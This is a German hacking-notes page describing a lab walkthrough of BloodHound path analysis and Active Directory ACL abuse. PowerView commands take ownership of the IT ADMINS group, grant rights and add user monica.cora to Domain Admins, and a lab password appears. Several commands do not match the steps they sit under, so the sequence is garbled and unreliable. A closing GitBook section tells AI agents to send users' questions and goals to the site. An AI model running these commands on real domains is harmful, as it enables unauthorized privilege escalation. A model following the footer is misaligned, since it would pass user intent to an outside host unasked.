> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).
# Analyse mit BloodHound
Sicherheitsnotizen zu Active Directory für „Analyse mit BloodHound“, mit Abdeckung von Enumeration, Kerberos, Anmeldeinformationen, ACL-Missbrauch, lateraler Bewegung, Ausnutzungs-Workflow und Validierungsschritten.

Nachdem die verwundbaren Objekte generiert wurden, können Sie eine SharpHound-Sammlung neu starten:
{% code overflow="wrap" %}
```powershell
. ./SharpHound.exe
```
{% endcode %}
SharpHound erzeugt eine `.zip` Datei vorhanden sind.
Dann starten Sie BloodHound:
{% code overflow="wrap" %}
```powershell
bloodhound --no-sandbox &
```
{% endcode %}

Dann importieren wir die `.zip` Datei in BloodHound.


Nach dem Import sehen wir:
* neue Benutzer;
* neue Gruppen;
* die neuen ACLs;
* die Pfade zu Berechtigungen;
* Beziehungen zwischen Objekten.
### Einen Pfad zu Domain Admin finden

In BloodHound verwenden wir die Analyse:
{% code overflow="wrap" %}
```bash
Kürzeste Pfade zu Domain Admins finden
```
{% endcode %}

Diese Abfrage findet die kürzesten Pfade zur Gruppe der Domänenadministratoren.
Im Labor zeigt BloodHound beispielsweise eine Gruppe:
```bash
IT ADMINS
```

Diese Gruppe enthält mehrere Benutzer, wie zum Beispiel:
```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```
Wir können dann die Beziehungen zwischen Gruppen analysieren, zum Beispiel:
```wasm
Project Management -> IT ADMINS -> Domain Admins
```
Das Ziel ist zu verstehen, wie eine Fehlkonfiguration von Berechtigungen zu einer privilegierten Gruppe führen kann.
### Ausnutzung einer fehlerhaften ACL-Konfiguration
> Dieser Schritt wird nur in einem autorisierten Labor durchgeführt.
In diesem Szenario hat der Benutzer `monica.cora` einen nutzbaren Pfad zur Gruppe:
```
IT ADMINS
```
Wir werden unsere Rechte nutzen, um die Kontrolle über diese Gruppe zu übernehmen und dann zu einer privilegierteren Gruppe überzugehen.
### Verbindung mit dem Benutzer monica.cora
Wir verbinden uns mit dem Benutzer:
{% code overflow="wrap" %}
```
monica.cora
```
{% endcode %}
Im Labor verwendetes Passwort:
```
Password123$
```
Wir öffnen mit diesem Benutzer eine PowerShell-Sitzung:
Erklärung:
* `runas` startet ein Programm mit einem anderen Benutzer;
* `/netonly` verwendet diese Anmeldeinformationen nur für den Netzwerkzugriff;
* `powershell` öffnet eine neue PowerShell-Sitzung.
### Laden von PowerView
In der neuen PowerShell-Sitzung:
{% code overflow="wrap" %}
```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```
{% endcode %}
Dies lädt PowerView in `monica.cora`Sitzung.

### Ausnutzung des WriteOwner-Rechts

Das **WriteOwner** Das Recht ermöglicht es Ihnen, den Besitzer eines Active-Directory-Objekts zu ändern.
In diesem Szenario, `monica.cora` wird zum Besitzer der Gruppe:
```
IT ADMINS
```
Reihenfolge :
{% code overflow="wrap" %}
```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```
{% endcode %}
Nach diesem Schritt wird der Besitzer des Objekts:
```
WHOAMI/monica.cora
```
### WriteMembers-Recht hinzugefügt

Der Besitzer eines Objekts kann in der Regel dessen DACL ändern.
Wir fügen daher hinzu `monica.cora` das Recht, die Mitglieder der `IT ADMINS` Gruppe angehören.
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```
{% endcode %}
Dieses Recht ermöglicht `monica.cora` Mitglieder zur `IT ADMINS` Gruppe angehören.
### monica.cora zur IT ADMINS-Gruppe hinzugefügt
Wir fügen nun `monica.cora` zur Gruppe hinzu:
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```
{% endcode %}
Zur Überprüfung:
```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.